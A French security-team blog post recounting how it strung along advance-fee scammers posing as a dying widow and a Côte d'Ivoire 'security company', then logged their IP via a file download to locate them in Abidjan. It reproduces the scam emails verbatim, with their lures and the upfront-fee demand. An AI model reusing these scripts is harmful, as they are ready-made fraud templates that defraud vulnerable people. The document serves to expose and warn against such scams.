Son mari Jean Paul TORRENT directeur général d'une société d'extraction d'or et de diamant en Sierra Leone, serait mort le 6 avril 2002 tué par les forces militaires du gouvernement d'Ahmed TIJAN KABBAH.
Selon Danielle, ces fidèles auraient assassiné son mari «le confondant avec son frère TORRENT JOHNSON qui est le député révolutionnaire FODAY SANKOH.»



Mes meilleurs salutation — SCAM


Supprimer | Indésirable | Répondre | Rép. à tous | Réexpédier | Imprimer | Tâche

De : henriondanielle@centrum.sk
Objet : **Mes meilleurs salutation**
Date : 18 avril 2011 18:50:14 HAEC

Mes meilleurs salutation,
Je sais que mon message sera d'une grande surprise quand t-il vous parviendra. Donc, je vous présente toutes mes excuses. Je vous écris sincèrement dans le but d'obtenir votre coopération et votre confiance pouvant me permettre d'effectuer une affaire urgente avec vous, Très chere, c'est une proposition très sincère et noble que je vous fait .Je souhaite solliciter votre aide dans la migration et l'investissement dans votre pays la fortune que j'ai heritée de mon defun marie. Brièvement, je suis une Française agée de 68 ans et femme unique du défunt TORRENT JEAN PAUL . Jusqu'à sa mort, mon marie était le Directeur général d'une société d'extraction d'or et de diamant dans la région de Kanema en Sierra Leone.Le 6 Avril 2002les forces militaires fidèles au gouvernement d'Ahmed TIJAN KABBAH ont envahi la mine de diamant et d'or et ont assassiné mon marie, le confondant avec son frère TORRENT JOHNSON qui est le député du (RUF) du révolutionnaire FODAY SANKOH.
Nous étions tous les deux véritables catholiques et étions mariés pendant quinze années sans enfant. Après sa mort j'ai décidé de ne pas me remarier et adopté des enfants, mais ma santé ne me l'a pas permit, car je ne pouvais pas m'occuper d'un enfant à cause de mon cancer. Je sais que je vais mourir, mais avant, je voudrais que ma, vie serve à apporter un peu de joie aux enfants et aux plus démunis.
Du vivant de mon défunt mari, nous avions déposé dans une société spécialisée de consignation diplomatique, une malle métallique dans laquelle nous avions disposé une forte quantité d'argent. Nous avions pour projet, mon mari et moi, d'ouvrir des orphelinats et certaines œuvres sociales, mais depuis la mort de mon époux et ma maladie, je n'ai pu réaliser ces projets. Je vous contacte afin que si vous le souhaitez, vous pourrez le réaliser pour moi. Nous avons déclaré le dépôt comme biens de famille pour des raisons de discrétion et de sécurité. Je voudrais quelqu'un de sincère et discret qui procédera au transfert de la malle et réalisera mes dernières volontés.
Je souhaiterais que cette affaire reste discrète pour la sécurité de ce fond.
Je reste en attente de votre message.
MMe.HENRION DANIELLE

Wouhaa, nous voilà malgré nous impliqués dans la guerre civile Sierra-Leonaise.

Une rapide recherche sur les noms cités donne des résultats cohérents. Cependant, le premier résultat sur Google dirige vers le forum «arnaquesbebetes.afrikblog.com».



foday sankoh député ruf

Environ 18 000 résultats (0,26 secondes) Go

kouakou **Sankoh** qui est le **député** du (**RUF**) - Venez VO
arnaquesbebetes.afrikblog.com › Messages octobre 2008 - En cache
10 oct. 2008 – kouakou Sankoh qui est le **député** du (**RUF**) du révolut **SANKOH**.Quand ma mère, absente car venue me voir en côte d'ivoire

Foday Sankoh - Wikipédia
fr.wikipedia.org/wiki/**Foday_Sankoh** - En cache
Foday Sankoh. Un article de Wikipédia, l'encyclopédie libre. Aller à :
... Il est le fondateur du Revolutionary United Front (**RUF**). ...

Bien entendu, Danielle souffre actuellement d'une grave maladie et souhaite faire profiter de l'héritage laissé par son mari afin de pouvoir «apporter un peu de joie aux enfants et aux plus démunis». Pour cela, Danielle nous propose de récupérer une malle contenant une forte quantité d'argent déposée au sein d'une société spécialisée de consignation diplomatique.

Nous décidons alors de répondre afin d'en savoir plus, il serait en effet bien dommage de passer à côté de plusieurs milliers d'euros... :-)

Mais qui est Danielle Henrion ?

Comme à chaque demande assez incongrue, nous avons répondu en accentuant le trait pour essayer d'avoir plus d'informations sur leur manière de procéder et comprendre quels sont leurs buts (même s'ils se profilent déjà à ce stade).
Mme Henrion nous répond en quelques heures et nous décrit à nouveau son histoire rocambolesque mais donne davantage de détails.

La malle contiendrait 10 millions de dollars. Danielle serait actuellement dans une clinique spécialisée en cancérologie et aurait un accès Internet en permanence. Elle aurait en sa possession tous les documents qui permettraient de récupérer la malle et le code de sécurité pour ouvrir cette dernière.

Pour terminer le portrait de Danielle, son enfant adopté serait aussi décédé à la suite d'un accident de voiture. Sa maladie ne lui permettrait plus de récupérer cette malle et son état de santé se dégraderait de jour en jour. Il faut donc rapidement récupérer cette malle dont 25 % de la somme totale nous est promis. Bien entendu, la société de sécurité ne doit jamais savoir le contenu exact de la malle et il faudra utiliser le terme «bien de famille» pour ne pas éveiller les soupçons des responsables de la société en question (!!!).

De : henriondanielle@centrum.sk
Objet : **MERCI POUR VOTRE ASSISTANCE**
Date : 19 avril 2011 15:44:24 HAEC
À : CERT-XMCO <cert@xmco.fr>
1 pièce jointe, 98,3 Ko Enregistrer Coup d'oeil

Bonjour cher ami
Je viens ce matin vers vous pour vous informez que j'ai bien reçu votre message et je vous remercie pour votre réponse.
Comme, je vous le disais dans mon message précédent, je suis veuve et je souffre en ce moment d'un cancer voilà pourquoi je suis venu vers vous pour m'aider à conclure une affaire importante.

Tout d'abord, je voudrais vous rassurer que je suis Française et j'étais marié à un Sierra Leonnais du nom de Mr TORRENT JEAN PAUL.
Du vivant de mon mari, il a déposé une somme importante dans une compagnie de sécurité d'un montant de 10 millions de dollars américains dans une malle métallique dont j'ai le code sécurité en ma possession.
Je voudrais par ce message vous indiquez que j'ai besoin en ce moment de votre aide car je ne veux pas que cette somme d'argent reste dans la compagnie de sécurité après ma mort.
C'est pour cette raison que j'ai besoin de votre partenariat pour le transfert de la malle.
Je réside en Sierra Leone interné dans une clinique spécialisée en cancérologie donc dans ma chambre j'ai une connexion Internet et j'ai accès souvent car mon médecin traitant m'y aide à cela.
Etant donné que je ne peux pas faire moi même mes démarches et les voyages j'ai jugée bon de me trouver un partenaire sûr.
Celui ci agira en mon nom pour les démarches de transfert de la malle dans son pays. Je voudrais vous prendre comme partenaire sûr ou associé dans cette affaire. Concernant les documents de cette affaire, j'ai tous cela en ma possession donc j'attends seulement votre accord afin de vous transmettre tous les papiers afférents à cette affaire.
J'aimerais savoir quelle profession exercez-vous? Dans quel pays êtes-vous ? Envoyez-moi une photo de vous pour que je sache réellement avec qui je collabore.
Tout cela est important pour moi avant toute chose. Je profite de ce message pour vous transmettre une photo de moi scanné afin de m'identifier à vous.
Si vous êtes d'accord d'être mon associé ou mon partenaire sûr vous aurez 25% de ladite somme. Quand mon défunt mari déposait la malle dans la compagnie de sécurité, il a déclaré à la compagnie que c'est un BIEN DE FAMILLE pour faciliter le transfert de la malle lors du retrait donc la compagnie de sécurité ne sait pas le contenu de la malle .
Leur rôle est de garder et de protéger le colis donc a cela pas d'inquiétude.

J'ai vraiment besoin de vous car d'après le médecin mes jours sont comptés et je ne veux pas que cette somme d'argent reste dans cette compagnie de sécurité après ma mort mais je préfère qu'une personne l'utilise pour les investissements dans l'immobilier, l'import export et les placements bancaires... etc. Du vivant de mon défunt mari, il m'a dit que lorsqu'il ne vivra plus ; de coopérer avec un partenaire étranger pour que je puisse facilement investir cet argent vu mon âge avancé, 68 ans. J'espère que je peux compter sur vous et je voudrais que cette affaire reste secrète : n'en parler à personne. Pouvez-vous me donner un email personnel?

Je vous rappel que j'ai exercée dans le domaine du diamant, l'or; j'étais une femme d'affaire dans ce domaine là et je prospérais très bien. Cette fortune est le fruit de nos efforts mon ex mari et moi donc voilà tout sur ma vie.
Noté que je n'ai pas d'enfants et celui qu'on a adopté est décédé suite à un accident de voiture. Je vous laisse tout en espérant que vous allez me répondre convenablement.

Merci pour votre assistance.
QUE DIEU VOUS BÉNISSE
Mme HENRION DANIEL

L'email termine par quelques questions «Quelle profession excersez-vous ? Dans quel pays êtes-vous ?». Nous verrons par la suite que les réponses à ces questions ne seront pas sa préoccupation majeure. En prime, une photo de Danielle, histoire de donner davantage de crédibilité à l'email.

«La malle contiendrait 10 millions de dollars. Danielle serait actuellement dans une clinique spécialisée en cancérologie et aurait un accès internet en permanence. Elle aurait en sa possession tous les documents qui permettraient de récupérer la malle et le code de sécurité pour ouvrir cette dernière.»

Vous noterez au passage que le premier email a été reçu à l'adresse cert@xmco.fr. Nous n'avons donc pas utilisé une adresse «plus personnelle» afin de vérifier si un filtre était réalisé par les malfaiteurs lors de la réception des réponses. Vous connaissez déjà la réponse... Les émetteurs ne prennent aucun soin de vérifier que le domaine de leur victime n'appartient pas à une boite spécialisée en sécurité.

A partir de ces premiers échanges, il est difficile de croire que ce type d'emails piège des centaines d'internautes chaque jour : histoire invraisemblable, fautes d'orthographe suspectes pour une femme de plus de 50 ans et tournures de français très maladroites etc.

Suite des échanges

21 avril - Deux jours plus tard, nous recevons un email de Danielle qui s'étonne de notre silence. L'email est cette fois envoyé à partir de l'email «henriondanielle@yahoo.fr» et une photocopie de la carte d'identité est jointe à l'email pour que la victime prenne peu à peu confiance.

Notre répondons immédiatement afin de demander les détails des actions à entreprendre pour aider au plus vite Danielle qui souffre de plus en plus.

23 avril - Nous recevons la procédure à suivre. L'email est très complet et la procédure semble vraiment professionnelle.
Nous devons alors appeler la société «spécialisée de consignation diplomatique» qui possède la malle en question.

Tous les détails de cette société nous sont communiqués : ROYAL EXPRESS SECURITY

> Voici les contacts de la compagnie de sécurité que je vous envoie:
>
> **ROYAL EXPRESS SECURITY**
>
> **1) nom de la compagnie:ROYAL EXPRESS SECURITY**
> **2) nom du directeur des opérations : Mr Toure Koffi**
> **3) adresse: 01 BP 7456 Abidjan 01 rue des jardins vallon**
> **4) email:** royale_express@mail.com
> royale_express@yahoo.fr
> **5) TEL:+225 4038 0463**
> **+225 5505 5218**
> **6) FAX:+225 22527449**
>
> Que Dieu vous bénisse et nous garde.
>
> Mme .HENRION DANIELLE

Premiers contacts par téléphone

27 avril - Nous sommes maintenant en possession des coordonnées de la société que nous décidons de contacter par téléphone.

La personne qui nous répond possède un fort accent africain, jusque là rien d'anormal puisque la société semble basée en Côte d'Ivoire.
Le responsable de la société nous explique, par téléphone, de manière très didactique qu'à cause des problèmes géopolitique de son pays, l'ensemble des malles et des biens confiés à cette société ont été déplacés au Benin.

L'interlocuteur nous indique donc de renvoyer un email à l'adresse «royale_express@mail.com» pour confirmer notre demande de retrait en précisant quelques informations (date de dépôt de la malle, nom du dépositaire et

contenu) ce que nous nous empressons de faire...

Un email de confirmation de la société nous est alors renvoyé. La société confirme notre demande, mais exige l'envoi d'un code secret et de la photocopie de notre carte d'identité. Le pied de page de l'email permet de donner encore plus de crédibilité à l'email...

[SPAM] ROYAL EXPRESS SECURITY — SCAM

Supprimer Indésirable Répondre Rép. à tous Réexpédier Imprimer Tâche

De : Royale Express <royale_express@mail.com>
Objet : [SPAM] ROYAL EXPRESS SECURITY
Date : 27 avril 2011 19:15:55 HAEC
À : CERT-XMCO <cert@xmco.fr>

BUREAU DES OPERATIONS ET DE REMISE ABIDJAN LE 27.04.2011
01 BP 7456 ABIDJAN 01 RUE DES JARDINS VALLON
EMAIL:royale_express@mail.com
royale_express@yahoo.fr
TEL:0022540386403
0022555055218
FAX:0022522527449

ROYAL EXPRESS SECURITY REF/001/RES

A L'ATTENTION DE MONSIEUR JULIEN DESGRANGES

LA DIRECTION DU DEPARTEMENT DES OPERATIONS ET DE REMISE DE ROYAL EXPRESS SECURITY ACCUSE BONNE RECEPTION DE VOTRE COURRIEL EN DATE DU 27.04.2011. SI NOUS AVONS BIEN COMPRIS VOTRE MISSIVE, VOUS NOUS FAITES SAVOIR QUE VOUS ETES LE PARTENAIRE DE FEU MONSIEUR JEAN PAUL TORRENT ET QUE VOUS DESIREZ RECUPERER LA MALLE QU'IL A GARDE DANS NOS LOCAUX DEPUIS LE 15 OCTOBRE 2001.NOUS AVONS BIEN PRIS ACTE DE VOTRE DEMANDE MAIS AVANT IL FAUT QUE VOUS SACHIEZ QUE TOUT LES COLIS A NOUS CONFIE PAR DES CLIENTS ONT DU ETRE DEPLACE VERS UN AUTRE PAYS(BENIN) DANS UNE DE NOS BOITES A CAUSE DE LA CRISE POSTE ELETORALE QUI PREVAUT DANS LE PAYS DEPUIS LES DERNIERES ELECTIONS PRESIDENTIELLES. NOUS AVONS AGIT AINSI PAR MESURE DE PRUDENCE POUR EVITER LES PILLAGES ET TOUT AUTRE ACTE POUVANT TERNIR A L'IMAGE DE NOTRE COMPAGNIE.

AVANT DE VOUS FOURNIR LA MARCHE A SUIVRE, NOUS VOUS PRIONS DE BIEN VOULOIR NOUS FOURNIR LE CODE DE DEPOT DE LA MALLE AFIN DE NOUS PROUVER QUE VOUS ETES VRAIMENT LE PARTENAIRE DE MONSIEUR JEAN PAUL TORRENT APRES QUOI NOUS VOUS ENVERONS LA MARCHE A SUIVRE POUR LE RETRAIT DE LA MALLE APRES VERIFICATION DES INFORMATIONS DEMANDEES. NOUS VOUS ENVERONS NOTRE FORMULAIRE DE MUTATION QUE VOUS ALLEZ REMPLIR. NOUS VOUS PRIONS DE BIEN VOULOIR NOUS FOURNIR EGALEMENT VOS COORDONNES ET UNE COPIE DE VOTRE CARTE D'IDENTENTE OU PASSEPORT. NOUS ALLONS UTILISER LES DITES INFORMATIONS POUR VOUS INSCRIRE DANS NOS FICHIERS, CE QUI PERMETRA DE VOUS INDENTIFIER COMME PARTENAIRE ET DONC NOUVEAU PROPRIETAIRE DE LA MALLE S'IL S'AVERE QUE VOUS ETES EFFECTIVEMENT LE PARTENAIRE DE MONSIEUR JEAN PAUL TORRENT.

NOUS SOMME A VOTRE SERVICE POUR UNE TRANSACTION DE QUALITE.

DANS L'ESPOIR D'UNE SUITE FAVORABLE, VEUILLEZ AGREER MONSIEUR L'EXPRESSION DE NOS SENTIMENTS LES MEILLEURS.

TOURE KOFFI
DIRECTEUR DES OPERATIONS

==========

Ce message (tous attachements y compris) est confidentiel et doit être privilégié. Si vous l'avez reçu par erreur, prière d'informer l'expéditeur par E-mail en retour et supprimez ce message de votre système. Toute utilisation ou diffusion non autorisée est interdite. Veuillez noter que les E-mails sont susceptibles de changement. La société de gardiennage et de sécurité <<ROYAL EXPRESS SECURITY >> ne sera pas responsable de la transmission inexacte ou inachevée d'information contenue dans cette communication ni pour le tout ne retarde pas dans son reçu ou dommages à votre système . La société de gardiennage et de sécurité <<ROYAL EXPRESS SECURITY >> ne garantit pas que l'intégrité de cette communication a été maintenue ni que cette communication est exempte de virus, d'interceptions ou d'interférence . La société de gardiennage et de sécurité <<ROYAL EXPRESS SECURITY >> et ses filiales déclinent toute responsabilité au titre de ce message s'il a été altéré, déformé ou falsifié.

Entre temps, nous prévenons Danielle que tout est en ordre et que nous avons réussi à joindre la société de sécurité. Cependant, nous expliquons à Danielle que nous sommes en province pour le travail et que nous n'avons pas notre carte d'identité à disposition. Il nous est donc impossible de la transmettre à la société.

29 avril - Danielle est ravie, et nous fournit le code de la malle... SESAME ouvre toi!

CODES DE LA MALLE — SCAM

Supprimer Indésirable Répondre Rép. à tous Réexpédier Imprimer Tâche

De : Henrion Danielle <henriondanielle@yahoo.fr>
Objet : CODES DE LA MALLE
Date : 29 avril 2011 18:01:39 HAEC
À : CERT-XMCO <cert@xmco.fr>

Bonsoir Monsieur Julien,

Je viens a peine de prendre connaissance de votre missive et je vous remercie pour votre bonne foi, votre sincérité et votre franchise envers moi. Sachez que je vous ai lu avec beaucoup de joie et je m'excuse d'avoir omis de vous fournir les codes de la malle, ça m'est complètement sorti de la tête et je m'en excuse. Je vous les fournir maintenant afin de vous permettre de les transmettre a la compagnie de sécurité pour la bonne marche de vos démarches.

Voici les informations que vous devez fournir a la compagnie:

CODE DE SECURITE: MAM/ST/B8/CCP/00111

CODE DE DEPOT DE LA MALLE: 244/CCP/212/4400

SERIE: CCP/Z40SPMX

NUMERO: 223/CP/211

DATE DE DEPOT: 15/10/2001

Je vous laisse sur ces mots et je suis en attente de vous lire.

Votre bien aimée Mme HENRION DANIELLE

Derniers efforts avant de devenir riches... ou pas

30 avril - Nous renvoyons les codes communiqués puis nous recevons le même jour un email de confirmation de la société Royal Express Security.
Cet email précise qu'il reste uniquement à remplir un formulaire de «changement de propriétaire» et de réaliser un transfert Western Union de 650 euros à l'attention du comptable M. Kante Amadou au Benin.
Cet argent permet de payer les frais de transfert de la malle du Benin vers la France.

BUREAU DES OPERATIONS ET DE REMISE ABIDJAN LE 30.04.2011
01 BP 7456 ABIDJAN 01 RUE DES JARDINS VALLON
EMAIL:royale_express@mail.com
royale_express@yahoo.fr
TEL:0022540386403
0022555055218
FAX:0022522527449

ROYAL EXPRESS SECURITY REF/001/RES

A L'ATTENTION DE MONSIEUR JULIEN DESGRANGES

LA DIRECTION DU DEPARTEMENT DES OPERATIONS ET DE REMISE DE ROYAL EXPRESS SECURITY ACCUSE BONNE F
EN DATE DU 30.04.2011

SUITE DONC A VOTRE REQUETE,NOUS TENONS A VOUS CONFIRMER L'ENTREPOSAGE DE LA CAISSE METALLIQUE DI
NOS LOCAUX.

A CET EFFET,NOUS VOUS INFORMONS QU'ELLE EST ENTREPOSEE DEPUIS LE 15 OCTOBRE 2001 SOUS LES CARACTE
SUJET DEPOSE :.....UNE (1) CAISSE METALLIQUE
CODE DE DEPOT: 224/CCP/212/4400
SERIE: CCP/Z40SPMX
NUMERO: 223/CP/211
TYPE DE DEPOT : .....DEPOT EN GARDE

APRES DONC VERIFICATION DES INFORMATIONS DEMANDEES, NOUS VOUS PRIONS DE BIEN VOULOIR REMPLIR C
DUMENT SIGNE ET A NOUS RETOURNER EN FICHIER-JOINT(POUR GARDER L'ORIGINALITE DE VOTRE ECRITURE ET
DE VOUS CONFECTIONNER UN CHANGEMENT DE PROPRIETE ET UN CERTIFICAT DE DEPOT FAISANT DE VOUS LE PA
NOUVEAU PROPRIETAIRE DE LA DITE MALLE.

LE FORMULAIRE DE MUTATION DUMENT REMPLI ET SIGNE PERMETTRA A LA CONFECTION LEGITIME DE VOS DOCU
NOM.
EN UN MOT NOUS PROCEDERONS A UN CHANGEMENT DE PROPRIETE QUI SE FERA PAR NOTRE NOTAIRE ASSOCIE A
DOCUMENTS QUI SERONT CONFECTIONNES FERONT DE VOUS LE NOUVEAU PROPRIETAIRE DE LA MALLE.

POUR CELA NOUS VOUS PRIONS DE PAYER LA SOMME DE 650 Euros REPRENSENTANT LES FRAIS DE MUTATION.

MODALITÉS DE PAIEMENT
VOUS DEVEZ PAYER LA SOMME 650 Euros PAR WESTERN UNION TRANSFERT D'ARGENT AU NOM DE NOTRE COMPT

1 mai - Danielle revient à la charge pour être certaine que tout s'est bien déroulé. Elle nous précise que les frais pourront être déduits des 10 millions de dollars récupérés.

«*Je vois aussi que l'on vous demande payer la somme de 650 euros pour récupérer la malle. Je voudrais moi même payer cette somme pour que la malle vous parvienne mais comme vous le savez, je suis dans une situation très compliquée et chaque jour qui passe ma maladie me ronge et je ne sais vraiment pas a quel moment je vais jeter l'éponge, je vous demande donc de bien vouloir honorer les frais que vous demande la compagnie afin que la malle vous parvienne au plus vite et que vous me permettiez de vous rejoindre afin que je puisse passer le restant de mes jours a vos côtés. je suis convaincu que vous saurai faire bon usage de cette somme et réaliser ce que mon mari et moi avons toujours souhaité, mais aussi vous pourrai utiliser cette somme pour investir dans des activités lucratives. Vous devez le faire au plus vite car je ne sais pas a quel moment je peux rendre l'âme, vous êtes mon seul espoir, je veux être sure que la malle est entre de bonnes mains avant de mourir, ça va vraiment me rassurer qu'elle soit avec vous. Je vous en prie aidez moi, je me suis confiée a vous de tout cœur et en retour vous m'avez rendue la pareille avec votre*

sincérité, votre franchise et surtout avec tout le sérieux avec lequel vous gérez cette affaire. Je vous en serai reconnaissante pour l'éternité et mon mari aussi je suis sur depuis sa tombe vous soutien et compte sur vous.»

À : CERT-XMCO <cert@xmco.fr>

Bonsoir Monsieur Julien,

Je viens a peine de prendre connaissance de votre mail et je vous remercie pour votre bonne foi et votre sincérité envers moi. Sachez que je vous ai lu avec une très grande attention et je suis très heureuse que les choses aillent bon train. Pour ce qui est du contenu de la malle, je vous informe que la malle contiens exactement la somme de $10.000.000 (Dollars) et elle a été déposée comme je vous l'ai déjà dit comme contenant des biens de famille afin que la compagnie ne se doute de rien. Il ne faut absolument pas que le contenu de la malle soit su par qui que ce soit a part vous et moi. Je vois aussi que l'on vous demande payer la somme de 650 Euros pour récupérer la malle. Je voudrais moi même payer cette somme pour que la malle vous parvienne mais comme vous le savez, je suis dans une situation très compliquée et chaque jour qui passe ma maladie me ronge et je ne sais vraiment pas a quel moment je vais jeter l'éponge, je vous demande donc de bien vouloir honorer les frais que vous demande la compagnie afin que la malle vous parvienne au plus vite et que vous me permettiez de vous rejoindre afin que je puisse passer le restant de mes jours a vos côtés. je suis convaincu que vous saurai faire bon usage de cette somme et réaliser ce que mon mari et moi avons toujours souhaiter mais aussi vous pourrai utiliser cette somme pour investir dans des activités lucratives.

En ce qui concerne le remboursement dont vous faite cas, sachez que vous serai entièrement remboursé sans problème puisque c'est vous qui aurait en charge toute cette somme car moi je n'ai pas d'enfants et c'est vous qui allez en bénéficier, elle ne me servira a rien vu que je vais mourir. Dès que vous la récupérer, vous me ferrai signe pour que je puisse vous donner le code d'ouverture de la malle afin que vous puissiez récupérer ce que vous allez dépenser. Je ne peux pas vous dire que je vais vous rembourser de ma propre poche puisque les moyens j'en n'ai pas, ce que je peux vous dire, c'est de récupérer la malle et dès vous l'avez je vous donne aussitôt le code d'ouverture de la malle. Vous devez le faire au plus vite car je ne sais pas a quel moment je peux rendre l'âme, vous êtes mon seul espoir, je veux être sure que la malle est entre de bonnes mains avant de mourir, ça va vraiment me rassurer qu'elle soit avec vous. Je vous en prie aidez moi, je me suis confiée a vous de tout cœur et en retour vous m'avez rendue la pareille avec votre sincérité, votre franchise et surtout avec tout le sérieux avec lequel vous gérez cette affaire. Je vous en serai reconnaissante pour l'éternité et mon mari aussi je suis sur depuis sa tombe vous soutien et compte sur vous.

Pour finir, je serai très reconnaissante de continuer a me tenir informer jusqu'à la fin pour ne pas que je sois inquiète, ne restez longtemps sans m'écrire car au delà de cette affaire vous êtes aussi pour moi un très grand soutien morale et je vous apprécie beaucoup, vous lire me fait beaucoup de bien car je n'ai personne a qui me confier a part vous.

Je vous remercie du fond de cœur et je suis en attente de vous lire

Votre Bien Aimée, MADAME HENRION DANIELLE

1 au 12 mai - En l'espace de 10 jours, nous recevons 6 emails de Danielle qui s'inquiète de notre silence. De plus, son état de santé s'aggrave, nous ne pouvons pas la laisser ainsi.

> INFO

Quand le scam nigérian se mêle au trafic de drogue...


Les scammers nigérians ne sont pas totalement indépendants de la puissante mafia de leur pays qui est parfaitement établie à l'étranger. Il n'est pas rare que cette dernière leur vienne en aide et des actions communes sont même parfois entreprises. Ainsi, le scam peut parfois aider au trafic de drogue. Par exemple, en mai 2011, une société anglaise spammait des boites mails indiennes. La société souhaitait importer des produits médicinaux traditionnels indiens (Ayurveda) et recherchait des locaux chargés de lui en acheter puis de lui exporter. Le gérant ordonnait de prendre contact avec une indienne résident à Bombay, chargée de fournir les paquets aux apprentis transporteurs. C'est finalement un nigérian qui se présentait chez les futurs victimes en leur remettant les colis d'Ayurveda contre paiement.

En plus de perdre de l'argent dans une activité commerciale imaginaire, les imprudents ayant répondu à l'annonce devenaient malgré eux des passeurs de drogues. Un étudiant a permis de démasquer la combine car une certaine méfiance l'a conduit à vérifier le contenu de la poudre qu'il s'apprêtait à envoyer à Londres.

D'où viennent-ils ?

Nous connaissons désormais la finalité de cette arnaque (paiement des 650 euros) mais nous décidons d'aller un peu plus loin afin de localiser les scammers.

12 mai - Le formulaire de «changement de propriétaire» tombe à point. Nous remplissons alors le PDF.



ROYAL EXPRESS SECURITY
01 BP 7456 ABIDJAN 01
RUE DES JARDINS VALLON
ABIDJAN - COTE D'IVOIRE

FORMULAIRE DE MUTATION

Le Bénéficiaire est autorisé à remplir ce formulaire et le retourner à notre compagnie pour une documentation immédiate du certificat de Dépôt en sa faveur.

NOM DU BENEFICIAIRE : JULIEN DEGRANGES
NATIONALITE: FRANCAISE
N° PASSEPORT/CNI: 05FI80555
ADRESSE : 20 rue de la chasse
NUMERO TEL/FAX : 0142425407
PROFESSION : COMMERCIAL
NOM DU DEPOSANT: JEAN PAUL TORRENT
ARTICLE DEPOSE : MALLE METALLIQUE

M. TOURE KOFFI
DIRECTEUR DES OPERATIONS

SIGNATURE DU BENEFICIAIRE

La tentation de créer un PDF exploitant la dernière vulnérabilité Adobe Reader était grande et aurait permis sans doute de pouvoir accéder à la boite email des scammers et ainsi de prévenir toutes les victimes. Ce procédé hors la loi nous interdit d'aller plus loin dans notre enquête... Dommage!!!

La seule possibilité légale qu'il nous reste est de tenter de localiser les malfrats. Pour cela, nous utilisons le formulaire et nous le déposons sur notre site web en inventant une excuse pour que Danielle et la société Royal Security puissent venir le télécharger.

De : CERT-XMCO <cert@xmco.fr>
Objet : **Rép : [SPAM] ROYAL EXPRESS SECURITY**
Date : 12 mai 2011 21:21:24 HAEC
À : Royale Express <royale_express@mail.com>
CCI : Tech@xmco.fr <tech@xmco.fr>

Bonjour,

Je viens de remplir le formulaire. Je ne peux pas vous l'envoyer par email car je suis dans m entreprise et c'est bloqué.

Je viens de le déposer ici :
http://88.191.98.228/FORMULAIRE_DE_MUTATION.pdf


Pouvez-vous m'indiquer la marche à suivre pour récupérer la malle ?

Cordialement,

Julien Desgranges

13 mai - Notre piège fonctionne et la société nous indique avoir téléchargé notre formulaire.
L'adresse IP est localisée à Abidjan.

```
41.189.55.48 - - [13/May/2011:11:29:48 +0200] "GET /FORMULAIRE_DE_MUTATION.pd HTTP/1.1" 404 223 "-" "Mozilla/5.0 (Wi
41.189.55.48 - - [13/May/2011:11:29:48 +0200] "GET /favicon.ico HTTP/1.1" 404 209 "-" "Mozilla/5.0 (Windows; U; Windo
41.189.55.48 - - [13/May/2011:11:30:03 +0200] "GET /FORMULAIRE_DE_MUTATION.pdf HTTP/1.1" 200 135668 "-" "Mozilla/5.0
```



Nous demandons alors à Danielle de nous confirmer que les informations du formulaire sont bien correctes, car nous n'avons pas de nouvelle de la société.

Objet : **Rép : Bonjour M.Juilien**
Date : 25 mai 2011 12:14:36 HAEC
À : Henrion Danielle <henriondanielle@yahoo.fr>

Bonjour Danielle,

J'ai été malade durant 5 jours et je viens à peine de prendre connaissance de vos emails.
J'ai envoyé le formulaire à la société que j'ai déposé sur un site web ici :
http://88.191.98.228/FORMULAIRE_DE_MUTATION.pdf


Pouvez-vous vérifier si ces informations sont correctes (il faut peut être ajouté le nom de votre mari), car je n'ai pas reçu d'email de confirmation de la part de la société...

Merci beaucoup

Julien

Le 23 mai 2011 à 14:08, Henrion Danielle a écrit :

> Comment allez vous cher Monsieur Juilien
> Je viens viens ce matin vers vous pour savoir si vous avez puis contacter la compagnie parce que jusqu'à présent je n'aie plus de vos nouvelles, il y'a quelques choses qui ne va pas? Je suis en attente de vos nouvelles, merci
> Madame Henrion Danielle.



Le piège se referme sur les malfrats. Comme nous le pensions, Danielle et la société sont un même groupe d'individus et ces derniers résident à Abidjan dans le même quartier.

